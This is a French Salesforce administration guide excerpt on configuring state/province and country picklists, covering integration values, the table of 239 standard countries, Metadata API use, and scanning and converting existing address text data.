Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

Lorsque vous activez les listes de sélection de régions/provinces et de pays, les champs `Région/Province` et `Pays` de type texte sont redéfinis en tant que champs `Valeur d'intégration`. Dans les rapports et les vues de liste, les champs `Valeur d'intégration` sont appelés `Région/Province (texte uniquement)` et `Pays (texte uniquement)`. De plus, pour chaque champ `Région/Province (texte uniquement)` et `Pays (texte uniquement)`, un champ `Code de la région` ou `Code du pays` de type liste de sélection est créé. Les valeurs de listes de sélection de régions/provinces et de pays configurées dans votre organisation déterminent les valeurs disponibles pour ces champs de code.

Les champs de chaque valeur de liste de sélection de régions/provinces et de pays comprennent `Actif`, `Visible`, `Nom`, `Code` et `Valeur d'intégration`. Toutes les listes de sélection de régions/provinces et de pays (pour `Adresse de facturation`, `Adresse d'expédition`, etc.) peuvent accéder aux valeurs de listes de sélection de régions/provinces et de pays que vous créez. Le stockage d'un code de région/province et de pays permet aux enregistrements d'accéder à d'autres informations relatives aux régions/provinces et de pays.

Par défaut, les champs `Nome` et `Valeur d'intégration` de vos régions/provinces et pays contiennent des valeurs identiques. La valeur du champ `Nom` est affichée pour les utilisateurs qui interagissent avec votre liste de sélection. Le champ `Valeur d'intégration` est utilisé par les éléments suivants :

- Classes et déclencheurs Apex
- Pages Visualforce
- Requêtes SOQL

- Requêtes et intégrations d'API
- Règles d'attribution, de réponse automatique, de validation et d'escalade
- Règles de workflow
- Modèles d'e-mails
- Boutons et liens personnalisés
- Personnalisation d'ensembles de champs
- Rapports et vues de liste

Lorsque vous mettez à jour une valeur de code dans un enregistrement, la colonne `Région/Province (texte uniquement)` ou `Pays (texte uniquement)` de l'enregistrement est renseignée avec la valeur d'intégration correspondante. De la même façon, lorsque vous mettez à jour une colonne de région/province ou de pays `(texte uniquement)` avec une valeur d'intégration valide, nous synchronisons la colonne du code de région/province ou de pays. Vous pouvez modifier les valeurs d'intégration de votre organisation après avoir activé les listes de sélection de régions/provinces et de pays. Cependant, lorsque vous mettez à jour les valeurs d'intégration de régions/provinces et de pays de vos listes de sélection, les valeurs de vos enregistrements ne sont pas mises à jour. Les valeurs de nom ne sont pas stockées sur les enregistrements. Elles sont récupérées dans Salesforce en fonction de la valeur de `Code de région` ou de `Code de pays` d'un enregistrement. Si les régions ou les pays de vos listes de sélection présentent des valeurs différentes pour `Nom` ou `Valeur d'intégration`, vérifiez que vos filtres de rapport ou de vues de liste utilisent les bonnes valeurs. Utilisez des noms dans les filtres `Région` et `Pays` et utilisez des valeurs d'intégration dans les filtres `Région (texte uniquement)` et `Pays (texte uniquement)`. Sinon, vos rapports risquent de ne pas parvenir à capturer tous les enregistrements concernés.

Modifiez vos valeurs d'intégration dans Configuration ou utilisez l'API de métadonnées. Les champs de `Nom` des régions/provinces et de pays peuvent être modifiés uniquement dans la Configuration. Dans l'API de métadonnées, les champs `Nom` et `Valeur d'intégration` sont appelés respectivement `label` et `integrationValue`.

CONSULTER ÉGALEMENT :

- Sélection de la région et du pays dans des listes de sélection par les utilisateurs
- Modification des informations sur les régions et les pays
- Logique de synchronisation des champs de liste de sélection de régions/provinces et de pays
- Messages d'erreur des listes de sélection de régions/provinces et de pays

## Configuration des listes de sélection de régions/provinces et de pays

La configuration des listes de sélection de régions et de pays consiste à sélectionner les régions et les pays que vous souhaitez rendre disponibles dans votre organisation Salesforce. Les éléments sélectionnés sont disponibles pour des opérations d'importation de données, pour l'utilisation de systèmes externes et l'accès à des données de listes de sélection depuis l'API de métadonnées.

L'activation des listes de sélection de régions et de pays pour les utilisateurs n'exige pas la configuration de ces listes, mais elle est vivement recommandée. Leur configuration permet d'assurer la continuité et l'intégrité des données avec les personnalisations et les données existantes de régions et de pays.

Lors de la configuration de régions et de pays, vous commencez par les pays, puis sélectionnez leurs régions ou provinces. Les listes de sélection de régions/provinces et de pays comprennent 239 pays par défaut. Elles comprennent également les états, provinces ou comtés des États-Unis, du Canada, d'Australie, du Brésil, de Chine, d'Inde, d'Irlande, d'Italie et du Mexique. Les listes de sélection de régions/provinces et de pays qui contiennent plus de 1 000 entrées peuvent entraîner une réduction des performances. Pour la liste complète des pays par défaut, reportez-vous à Pays standard pour les listes de sélection d'adresses.

**Remarque:**

- Les valeurs d'intégration des listes des sélection de régions et de pays peuvent également être configurées via l'API de métadonnées. Pour plus d'informations, reportez-vous au composant AddressSettings dans le guide *Metadata API Developer Guide*.
- Les listes de sélection de régions et de pays ne sont pas prises en charge dans les ensembles de modifications ou les packages Salesforce. Cependant, vous pouvez migrer les modifications des valeurs d'intégration, des listes de sélection de régions et de pays, entre des organisations sandbox et production à l'aide de l'API de métadonnées. Pour commencer, configurez vos listes de sélection de régions/provinces et de pays dans votre organisation sandbox. Utilisez ensuite l'API de métadonnées pour récupérer les configurations sandbox, puis déployez-les dans votre organisation de production.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

**AUTORISATIONS UTILISATEUR**

Pour configurer les listes de sélection de régions et de pays :

- Modifier toutes les données

1. Dans Configuration, saisissez *`Listes de sélection des régions et des pays`* dans la case `Recherche rapide`, puis sélectionnez **Listes de sélection des régions et des pays**.
2. Dans la page de configuration des listes de sélection de régions et de pays, cliquez sur **Configurer des régions et des pays**.
3. Sélectionnez l'une des options suivantes :

   **`Actif`**
   Rend le pays disponible dans l'API de métadonnées pour permettre l'importation des enregistrements qui contiennent le pays. Cependant, le pays est disponible pour les utilisateurs dans Salesforce uniquement si vous le définissez également sur visible.

   **`Visible`**
   Rend le pays disponible pour les utilisateurs dans Salesforce. Un pays doit être actif pour pouvoir le rendre visible.

4. Cliquez sur **Modifier** pour afficher et modifier les détails du pays, notamment pour configurer ses régions ou provinces.
5. (Facultatif) Sous Paramètres de liste de sélection, sélectionnez un `Pays par défaut`. Le pays par défaut est automatiquement ajouté aux listes de sélection de pays pour les nouveaux enregistrements de votre organisation, mais les utilisateurs peuvent sélectionner un autre pays. Les pays par défaut doivent être actifs et visibles.
6. Cliquez sur **Enregistrer** pour valider votre configuration.

**Remarque:** Les régions et les pays actifs qui ne sont pas marqués `Visible` sont toutefois des valeurs de référence de filtre valides. Vous pouvez utiliser des régions et des pays invisibles lors de la création de filtres dans des rapports, des vues de liste, des workflows, etc.

CONSULTER ÉGALEMENT :

- Modification des informations sur les régions et les pays
- Sélection de la région et du pays dans des listes de sélection par les utilisateurs
- Intégration de valeurs pour des listes de sélection de régions/provinces et de pays

## Pays standard pour les listes de sélection d'adresses

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

### Pays standard

Salesforce fournit en standard ces 239 pays dans des listes de sélection de pays pour saisir des adresses. Un astérisque (*) indique que des régions ou provinces sont disponibles pour ce pays.

| Code ISO | Pays |
|---|---|
| AD | Andorre |
| AE | Émirats Arabes Unis |
| AF | Afghanistan |
| AG | Antigua-et-Barbada |
| AI | Anguilla |
| AL | Albanie |
| AM | Arménie |
| AO | Angola |
| AQ | Antarctique |
| AR | Argentine |
| AT | Autriche |
| AU | Australie* |
| AW | Aruba |
| AX | Îles Aland |
| AZ | Azerbaïdjan |
| BA | Bosnie-Herzégovine |
| BB | Barbade |
| BD | Bangladesh |
| BE | Belgique |

| Code ISO | Pays |
|---|---|
| BF | Burkina Faso |
| BG | Bulgarie |
| BH | Bahreïn |
| BI | Burundi |
| BJ | Bénin |
| BL | Saint-Barthélemy |
| BM | Bermudes |
| BN | Brunéi Darussalam |
| BO | Bolivie, État plurinational |
| BQ | Bonaire, Saint-Eustache et Saba |
| BR | Brésil* |
| BS | Bahamas |
| BT | Bhoutan |
| BV | Île Bouvet |
| BW | Botswana |
| BY | Biélorussie |
| BZ | Belize |
| CA | Canada* |
| CC | Îles Cocos (Keeling) |
| CD | Congo, République Démocratique |
| CF | République centrafricaine |
| CG | Congo |
| CH | Suisse |
| CI | Côte d'Ivoire |
| CK | Îles Cook |
| CL | Chili |
| CM | Cameroun |
| CN | Chine* |
| CO | Colombie |
| CR | Costa Rica |

| Code ISO | Pays |
|---|---|
| CU | Cuba |
| CV | Cap Vert |
| CW | Curaçao |
| CX | Île Christmas |
| CY | Chypre |
| CZ | République Tchèque |
| DE | Allemagne |
| DJ | Djibouti |
| DK | Danemark |
| DM | Dominique |
| DO | République Dominicaine |
| DZ | Algérie |
| EC | Équateur |
| EE | Estonie |
| EG | Égypte |
| EH | Sahara Occidental |
| ER | Érythrée |
| ES | Espagne |
| ET | Éthiopie |
| FI | Finlande |
| FJ | Fidji |
| FK | Îles Falkland (Malouines) |
| FO | Îles Féroé |
| FR | France |
| GA | Gabon |
| GB | Royaume-Uni |
| GD | Grenade |
| GE | Georgie |
| GF | Guyane Française |
| GG | Guernesey |

| Code ISO | Pays |
|---|---|
| GH | Ghana |
| GI | Gibraltar |
| GL | Groenland |
| GM | Gambie |
| GN | Guinée |
| GP | Guadeloupe |
| GQ | Guinée Équatoriale |
| GR | Grèce |
| GS | Géorgie du Sud et les îles Sandwich du Sud |
| GT | Guatemala |
| GW | Guinée-Bissau |
| GY | Guyane |
| HM | Île Heard et îles McDonald |
| HN | Honduras |
| HR | Croatie |
| HT | Haïti |
| HU | Hongrie |
| ID | Indonésie |
| IE | Irlande* |
| IL | Israël |
| IM | Île de Man |
| IN | Inde* |
| IO | Territoire britannique de l'océan Indien |
| IQ | Irak |
| IR | Iran, République Islamique |
| IS | Islande |
| IT | Italie* |
| JE | Jersey |
| JM | Jamaïque |
| JO | Jordanie |

| Code ISO | Pays |
|---|---|
| JP | Japon |
| KE | Kenya |
| KG | Kirghizistan |
| KH | Cambodge |
| KI | Kiribati |
| KM | Comores |
| KN | Saint Kitts et Nevis |
| KP | Corée, République populaire démocratique |
| KR | Corée, République |
| KW | Koweït |
| KY | Îles Caïmans |
| KZ | Kazakhstan |
| LA | Laos (République démocratique populaire lao) |
| LB | Liban |
| LC | Sainte Lucie |
| LI | Liechtenstein |
| LK | Sri Lanka |
| LR | Liberia |
| LS | Lesotho |
| LT | Lithuanie |
| LU | Luxembourg |
| LV | Lettonie |
| LY | Libye |
| MA | Maroc |
| MC | Monaco |
| MD | Moldavie, République |
| ME | Monténégro |
| MF | Saint Martin (France) |
| MG | Madagascar |
| MK | Macédoine, ancienne République Yougoslave |

| Code ISO | Pays |
|---|---|
| ML | Mali |
| MM | Myanmar |
| MN | Mongolie |
| MO | Macao |
| MQ | Martinique |
| MR | Mauritanie |
| MS | Montserrat |
| MT | Malte |
| MU | Maurice |
| MV | Maldives |
| MW | Malawi |
| MX | Mexique* |
| MY | Malaisie |
| MZ | Mozambique |
| NA | Namibie |
| NC | Nouvelle Calédonie |
| NE | Niger |
| NF | Île Norfolk |
| NG | Nigeria |
| NI | Nicaragua |
| NL | Pays-Bas |
| NO | Norvège |
| NP | Népal |
| NR | Nauru |
| NU | Niue |
| NZ | Nouvelle-Zélande |
| OM | Oman |
| PA | Panama |
| PE | Pérou |
| PF | Polynésie Française |

| Code ISO | Pays |
|---|---|
| PG | Papouasie Nouvelle Guinée |
| PH | Philippines |
| PK | Pakistan |
| PL | Pologne |
| PM | Saint-Pierre et Miquelon |
| PN | Pitcairn |
| PS | Palestine |
| PT | Portugal |
| PY | Paraguay |
| QA | Qatar |
| RE | Réunion |
| RO | Roumanie |
| RS | Serbie |
| RU | Russie |
| RW | Rwanda |
| SA | Arabie Saoudite |
| SB | Îles Salomon |
| SC | Seychelles |
| SD | Soudan |
| SE | Suède |
| SG | Singapour |
| SH | Saint Hélène, Ascension et Tristan da Cunha |
| SI | Slovénie |
| SJ | Svalbard et Jan Mayen |
| SK | Slovaquie |
| SL | Sierra Leone |
| SM | San Marin |
| SN | Sénégal |
| SO | Somalie |
| SR | Surinam |

| Code ISO | Pays |
|---|---|
| SS | Sud Soudan |
| ST | Sao Tomé et Principe |
| SV | Salvador |
| SX | Saint Martin (Pays-Bas) |
| SY | République Arabe Syrienne |
| SZ | Swaziland |
| TC | Îles Turks et Caïcos |
| TD | Tchad |
| TF | Terres australes et antarctiques françaises |
| TG | Togo |
| TH | Thaïlande |
| TJ | Tadjikistan |
| TK | Tokelau |
| TL | Timor-Oriental |
| TM | Turkménistan |
| TN | Tunisie |
| TO | Tonga |
| TR | Turquie |
| TT | Trinidad et Tobago |
| TV | Tuvalu |
| TW | Taïwan |
| TZ | Tanzanie, République Unie |
| UA | Ukraine |
| UG | Ouganda |
| US | États-Unis* |
| UY | Uruguay |
| UZ | Ouzbékistan |
| VA | Saint-Siège (État de la Cité du Vatican) |
| VC | Saint-Vincent-et-Grenadines |
| VE | Venezuela, République Bolivarienne |

| Code ISO | Pays |
|---|---|
| VG | Îles Vierges, Britanniques |
| VN | Vietnam |
| VU | Vanuatu |
| WF | Wallis et Futuna |
| WS | Samoa |
| YE | Yémen |
| YT | Mayotte |
| ZA | Afrique-du-Sud |
| ZM | Zambie |
| ZW | Zimbabwe |

## Modification des informations sur les régions et les pays

Vous pouvez ajouter des régions et des pays à votre organisation ou modifier les valeurs existantes dans la page de détail d'une région ou d'un pays. Pour ajouter ou modifier une région ou une province, accédez à sa page de détail via la page du pays associé.

1. Dans Configuration, saisissez *Région* dans la case `Recherche rapide`, puis sélectionnez **Listes de sélection des régions et des pays**.
2. Cliquez sur **Configurer les régions et les pays**.
3. Cliquez sur **Nouveau pays** pour ajouter un pays ou sur **Modifier** si le pays est répertorié.
4. Sous Informations sur le pays, spécifiez vos options.

**`Nom du pays`**
Par défaut, le nom du standard ISO. Ce nom est affiché dans l'interface utilisateur de Salesforce.

**`Code de pays`**
Par défaut, les deux lettres du code national ISO. Si vous modifiez un code ISO, la nouvelle valeur doit être unique. Les codes sont insensibles à la casse et doivent inclure uniquement des caractères ASCII et des chiffres. Vous ne pouvez pas modifier les codes ISO de régions ou de pays standard. Vous pouvez modifier les codes de pays de régions/provinces et de pays personnalisés uniquement avant d'activer ces régions/provinces et pays pour vos utilisateurs.

**`Valeur d'intégration`**
Une valeur de texte personnalisable qui est associée à un code de région/province ou de pays. Les valeurs d'intégration de régions/provinces et de pays standard appliquent par défaut les noms de régions/provinces et de pays de la norme ISO officielle. Les valeurs d'intégration fonctionnent de la même façon que les noms d'API des champs et des objets personnalisés. La configuration de valeurs d'intégration permet de préserver le fonctionnement des intégrations que vous avez configurées avant d'activer les listes de sélection de régions/provinces et de pays.

Vous pouvez modifier les valeurs d'intégration pour les adapter aux valeurs utilisées ailleurs dans votre organisation. Par exemple, supposons que vous avez une règle de workflow qui utilise la valeur `USA` au lieu du nom par défaut `États-Unis`. Si vous

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

AUTORISATIONS UTILISATEUR

Pour ajouter ou modifier les détails de régions ou de pays :
- Modifier toutes les données

configurez manuellement la valeur d'intégration du code de pays `US` sur *`USA`*, la règle de workflow continue de fonctionner lorsque vous activez les listes de sélection de régions/provinces et de pays.

Lorsque vous mettez à jour une valeur de code dans un enregistrement, la colonne `Région/Province (texte uniquement)` ou `Pays (texte uniquement)` de l'enregistrement est renseignée avec la valeur d'intégration correspondante. De la même façon, lorsque vous mettez à jour une colonne de région/province ou de pays `(texte uniquement)` avec une valeur d'intégration valide, nous synchronisons la colonne du code de région/province ou de pays. Vous pouvez modifier les valeurs d'intégration de votre organisation après avoir activé les listes de sélection de régions/provinces et de pays. Cependant, lorsque vous mettez à jour les valeurs d'intégration de régions/provinces et de pays de vos listes de sélection, les valeurs de vos enregistrements ne sont pas mises à jour. Les valeurs de nom ne sont pas stockées sur les enregistrements. Elles sont récupérées dans Salesforce en fonction de la valeur de `Code de région` ou de `Code de pays` d'un enregistrement. Si les régions ou les pays de vos listes de sélection présentent des valeurs différentes pour `Nom` ou `Valeur d'intégration`, vérifiez que vos filtres de rapport ou de vues de liste utilisent les bonnes valeurs. Utilisez des noms dans les filtres `Région` et `Pays` et utilisez des valeurs d'intégration dans les filtres `Région (texte uniquement)` et `Pays (texte uniquement)`. Sinon, vos rapports risquent de ne pas parvenir à capturer tous les enregistrements concernés.

**`Actif`**
Rend le pays disponible dans l'API de métadonnées pour l'importation des enregistrements qui contiennent le pays. Cependant, le pays est disponible pour les utilisateurs dans Salesforce uniquement si vous le définissez également sur visible.

**`Visible`**
Rend le pays disponible pour les utilisateurs dans Salesforce. Un pays doit être actif pour pouvoir le définir sur visible.

5. Si vous ajoutez un pays, cliquez sur **Ajouter**.
6. Si vous modifiez un pays, spécifiez les options des régions :

   **`Actif`**
   Rend la région disponible dans l'API de métadonnées pour l'importation des enregistrements qui contiennent la région ou la province. Cependant, la région/province est disponible pour les utilisateurs dans Salesforce uniquement si vous la définissez également sur visible.

   **`Visible`**
   Rend la région disponible pour les utilisateurs dans Salesforce. Une région doit être active pour pouvoir la définir sur visible.

7. Vous pouvez également cliquer sur l'une des fonctions suivantes :
   - **Nouvelle région** pour ajouter une région ou une province personnalisée. Dans la page Nouvelle région, spécifiez un `Nom de la région`, un `Code de la région` et une `Valeur d'intégration`, puis spécifiez si la nouvelle région est `Active` ou `Visible`. Pour enregistrer le nouvel état, cliquez sur **Ajouter**.
   - **Modifier** pour afficher et modifier les détails de région ou de province, y compris le `Nom de la région`, le `Code de la région` et une `Valeur d'intégration`.
8. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration des listes de sélection de régions/provinces et de pays
Sélection de la région et du pays dans des listes de sélection par les utilisateurs
Intégration de valeurs pour des listes de sélection de régions/provinces et de pays
Liste de sélection de régions/provinces et de pays, et API de métadonnées

## Liste de sélection de régions/provinces et de pays, et API de métadonnées

Si vous modifiez de nombreuses valeurs d'intégration de listes de sélection de régions/provinces et de pays, l'utilisation de l'API de métadonnées est plus efficace que la modification de valeurs dans la Configuration.

Vous pouvez utiliser l'API de métadonnées pour modifier des régions/provinces et des pays existants dans des listes de sélection de régions/provinces et de pays. Vous ne pouvez pas l'utiliser pour créer des régions/provinces ou des pays. Pour commencer, configurez vos listes de sélection de régions/provinces et de pays dans votre organisation sandbox. Utilisez ensuite l'API de métadonnées pour récupérer les configurations sandbox, puis déployez-les dans votre organisation de production. Pour plus d'informations sur l'utilisation de listes de sélection de région/province et de pays dans l'API de métadonnées, reportez-vous à « AddressSettings » dans le guide *Metadata API Developer Guide*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

CONSULTER ÉGALEMENT :

- Intégration de valeurs pour des listes de sélection de régions/provinces et de pays
- Modification des informations sur les régions et les pays

## Préparation de l'analyse des données et des personnalisations de régions/provinces et de pays

Avant de basculer des champs de régions et de pays de texte vers les listes de sélection de régions et de pays normalisées, analysez votre organisation afin d'évaluer l'impact des modifications sur elle. Ce processus de découverte vous montre où et comment les données des états et des pays apparaissent dans votre organisation. Ce processus montre également où ces données sont utilisées dans les personnalisations, par exemple dans les vues de listes et les rapports. Après examen des résultats de l'analyse, vous pouvez planifier la conversion des données, la mise à jour de vos personnalisations et l'activation des listes de sélection de régions et de pays.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

Le processus de découverte de chaque organisation est unique. Pour certaines organisations, le processus de transition des champs de texte de régions et de pays vers des listes de sélection normalisées est aisé et gérable. Cependant, si des métadonnées de régions/provinces et de pays sont fréquemment utilisés dans une organisation, le processus de transition peut s'avérer complexe et long. Salesforce recommande d'analyser votre organisation tôt et fréquemment pour une transition sans heurt vers les nouvelles listes. Gardez à l'esprit ces bonnes pratiques et ces considérations.

- Une analyse ne convertit aucune donnée et ne corrige pas vos personnalisations. Convertissez vos données séparément et mettez à jour vos personnalisations individuellement.
- Vous pouvez continuer à utiliser votre organisation normalement durant l'analyse.
- Le processus d'analyse identifie les packages gérés affectés, mais ne fournit aucun dispositif de résolution des problèmes d'empaquetage.
- Une analyse ne recherche pas les formules qui comprennent des métadonnées de régions et de pays.
- Vous ne pouvez pas utiliser des valeurs d'affichage dans des règles de validation ou des règles de workflow qui utilisent des fonctions de formule de comparaison. Si vos règles de validation ou de workflow de régions/provinces et de pays utilisent `BEGINS`, `CONTAINS`, `ISCHANGED` ou `REGEX`, utilisez `ISPICKVAL` avec des valeurs de code de régions/provinces et de pays dans vos fonctions de comparaison.
- L'analyse ne recherche pas les vues de liste personnelles et les rapports qui utilisent des métadonnées de régions et de pays. Les utilisateurs individuels doivent mettre à jour eux-mêmes ces personnalisations.
- Les pistes converties ne sont pas analysées. Les valeurs d'état et de pays ne sont pas mises à jour sur les enregistrements de pistes converties lorsque vous activez les listes de sélection des états et des pays.

- Analysez plusieurs fois votre organisation. Après la mise à jour d'une personnalisation, procédez à une nouvelle analyse pour vérifier que les modifications ont résolu le problème sans en créer d'autres.

CONSULTER ÉGALEMENT :

Analyse des données de régions et de pays, et des personnalisations

Sélection de la région et du pays dans des listes de sélection par les utilisateurs

## Analyse des données de régions et de pays, et des personnalisations

L'analyse des valeurs de texte de région/province et de pays d'une organisation renvoie leur emplacement dans les enregistrements existants. Par exemple, vous pouvez afficher les différents enregistrements États-Unis en tant que valeurs de texte, telles que U.S., US, America, Estados Unidos, États-Unis, et même les entrées mal orthographiées comme Untied States. L'analyse montre en outre l'endroit où les données de régions et de pays sont utilisées dans les personnalisations, notamment :

- Vues Listes
- Rapports
- Règles de validation
- Boutons et liens personnalisés
- Règles de workflow
- Modèles d'e-mails
- Ensembles de champs
- Classes et déclencheurs Apex
- Pages Visualforce

Lorsque l'analyse est terminée, vous recevez deux e-mails avec des liens vers des rapports détaillés : un rapport sur les données d'adresses et un autre sur les personnalisations. Après l'analyse des rapports, commencez les tâches de conversion des données existantes en valeurs de liste de sélection et de mise à jour des personnalisations pour qu'elles fonctionnent avec les nouveaux champs de liste de sélection.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

**AUTORISATIONS UTILISATEUR**


Pour analyser les données de régions et de pays, et les personnalisations :

- Modifier toutes les données

ET

Créer des documents

1. Dans Configuration, saisissez *Listes de sélection des régions et des pays* dans la case Recherche rapide, puis sélectionnez **Listes de sélection des régions et des pays**.
2. Dans la page de configuration Listes de sélection de régions et de pays, cliquez sur **Analyser maintenant**, puis cliquez sur **Analyser**.





3. Attendez l'e-mail qui contient les résultats.

   Selon la taille et la complexité de votre organisation, le renvoi des résultats peut nécessiter quelques minutes ou plusieurs heures.

Remarque: Les e-mails sont envoyés depuis noreply@salesforce.com avec la ligne d'objet « Analyse des données d'adresses Salesforce » ou « Analyse des personnalisation d'adresses Salesforce ». Si vous ne recevez pas les e-mails, assurez-vous qu'ils n'ont pas été bloqués par un filtre anti-spam.

4. Cliquez sur le lien dans chaque e-mail pour accéder à un document contenant le rapport sur les données et les personnalisations affectées.
5. Dans la page de détail Document, cliquez sur **Afficher le fichier**.




CONSULTER ÉGALEMENT :

Sélection de la région et du pays dans des listes de sélection par les utilisateurs

## Préparation de la conversion des données de région et de pays

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

Si votre organisation Salesforce contient des valeurs de texte de régions et de pays, vous pouvez les convertir en valeurs de liste de sélection normalisées. La conversion des données existantes permet de continuer à utiliser avec les données après un transfert vers des listes de sélection. Supposons que vous avez un rapport qui recueille toutes les pistes de vos représentants dans l'état de Washington, et que le rapport est créé à partir de la valeur de liste de sélection Washington. Pour s'assurer que les enregistrements avec des valeurs de texte de régions telles que Wash., WA et Washington sont incluses dans le rapport, convertissez les valeurs de texte de régions basées en valeurs de liste de sélection normalisées.

La conversion de données de texte de région/province et de pays existantes en valeurs de liste de sélection standard permet de préserver l'intégrité des données après l'activation des listes de sélection dans votre organisation. Lorsqu'ils sauvegardent des enregistrements contenant des valeurs de région/province ou de pays qui ne figurent pas dans vos listes de sélection, les utilisateurs rencontrent des erreurs de validation. En outre, lorsque les enregistrements créés avant l'activation des listes de sélection de régions/provinces et de pays contiennent des valeurs différentes des enregistrements créés en utilisant des listes de sélection, les rapports ne sont plus fiables.

Lors de la conversion des données, Salesforce commence par les pays, puis traite les régions. À mesure que vous progressez dans le processus de conversion, tenez compte des points suivants :

- Enregistrez fréquemment. Vous pouvez quitter l'outil de conversion et y revenir à tout moment.

- Vous pouvez continuer à travailler normalement dans votre organisation durant la conversion des données.
- Vous ne pouvez pas convertir des données pendant que vous effectuez une analyse des données et des personnalisations affectées, ou pendant le déploiement de listes de sélection de régions ou de pays.
- Les étapes peuvent être répétées et annulées à tout moment jusqu'à l'activation des listes de sélection pour les utilisateurs. Une fois les listes de sélection activées, vous ne pouvez pas annuler la conversion.
- Si vous utilisez Data.com Clean, nous recommandons de suspendre les tâches de mise à jour jusqu'à la fin de la conversion.

CONSULTER ÉGALEMENT :

Conversion des données de région et de pays

Sélection de la région et du pays dans des listes de sélection par les utilisateurs

## Conversion des données de région et de pays

Pour convertir des données de texte de région et de pays existantes vers des valeurs compatibles avec la liste de sélection, vous sélectionnez des valeurs de texte spécifiques, puis choisissez les valeurs standard avec lesquelles vous souhaitez les mapper. Par exemple, vous pouvez sélectionner toutes les occurrences de « USA », puis les modifier en « États-Unis ».

Pour pouvoir convertir des valeurs de région et de pays dans la configuration des listes de sélection de régions et de pays, configurez les listes de sélection de votre organisation. Ainsi, lorsque les listes de sélection sont activées, tous les enregistrements nouveaux et mis à jour utilisent votre valeur d'intégration spécifiée, qui garantit la cohérence et la précision des données dans votre organisation.

Convertissez d'abord les pays, puis les régions et les provinces.

Vous pouvez convertir jusqu'à 2 000 valeurs de pays et 2 000 valeurs de régions et de provinces, mais les listes de sélection de régions/provinces et de pays qui contiennent plus de 1 000 entrées peuvent dégrader les performances.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

**AUTORISATIONS UTILISATEUR**

Pour convertir des données de région et de pays basées sur le texte :

- Modifier toutes les données

1. Dans Configuration, saisissez *Listes de sélection des régions et des pays* dans la case Recherche rapide, puis sélectionnez **Listes de sélection des régions et des pays**.
2. Dans la page de configuration Listes de sélection de régions et de pays, cliquez sur **Convertir maintenant**.
   Salesforce ouvre la page Convertir les pays. Cette page affiche toutes les valeurs de texte de pays affichées dans votre organisation, ainsi que le nombre d'utilisations de chaque valeur.
3. Sélectionnez la case Modifier en regard de la ou des valeurs que vous souhaitez convertir. Par exemple, sélectionnez Modifier pour toutes les itérations d'États-Unis.
4. Dans la zone Modifier pour, sélectionnez le pays dont vous souhaitez convertir les valeurs de texte puis cliquez sur **Enregistrer dans la liste des modifications**.

   Remarque: Si vous mappez des régions/provinces ou des pays avec Valeur inconnue, les utilisateurs affichent des régions/provinces et des pays dans leurs enregistrements. Cependant, ils rencontrent des erreurs en sauvegardant les enregistrements, sauf s'ils définissent au préalable chaque région/province ou pays sur une valeur valide.

5. Répétez les étapes 3 et 4 pour d'autres valeurs de pays, par exemple Canada.
   Salesforce suit les modifications planifiées dans la zone Liste des modifications.
6. Une fois tous les pays mappés, cliquez sur **Suivant** pour convertir les valeurs de région.

   Utilisez la colonne Pays d'origine pour identifier le pays associé à cette région ou province.

7. Dans la page Confirmer les modifications, cliquez sur **Terminer** pour revenir à la page de présentation de la configuration, ou sur **Terminer et activer les listes de sélection** pour convertir les valeurs et activer les listes de sélection de régions et de pays dans votre organisation.

À propos de l'annulation :

- Dans la page Convertir des pays ou Convertir des régions, vous pouvez cliquer à tout moment sur **Annuler** pour restaurer les valeurs de la liste des modifications.
- Dans la page Convertir des régions, vous pouvez cliquer sur **Précédent** pour revenir à la page Convertir des pays et modifier les mappages de pays.
- Vous pouvez convertir des valeurs de région et de pays même après avoir cliqué sur **Terminer**. Cependant, une fois les listes de sélection activées, vous ne pouvez plus modifier vos mappages de conversion.

CONSULTER ÉGALEMENT :

Sélection de la région et du pays dans des listes de sélection par les utilisateurs

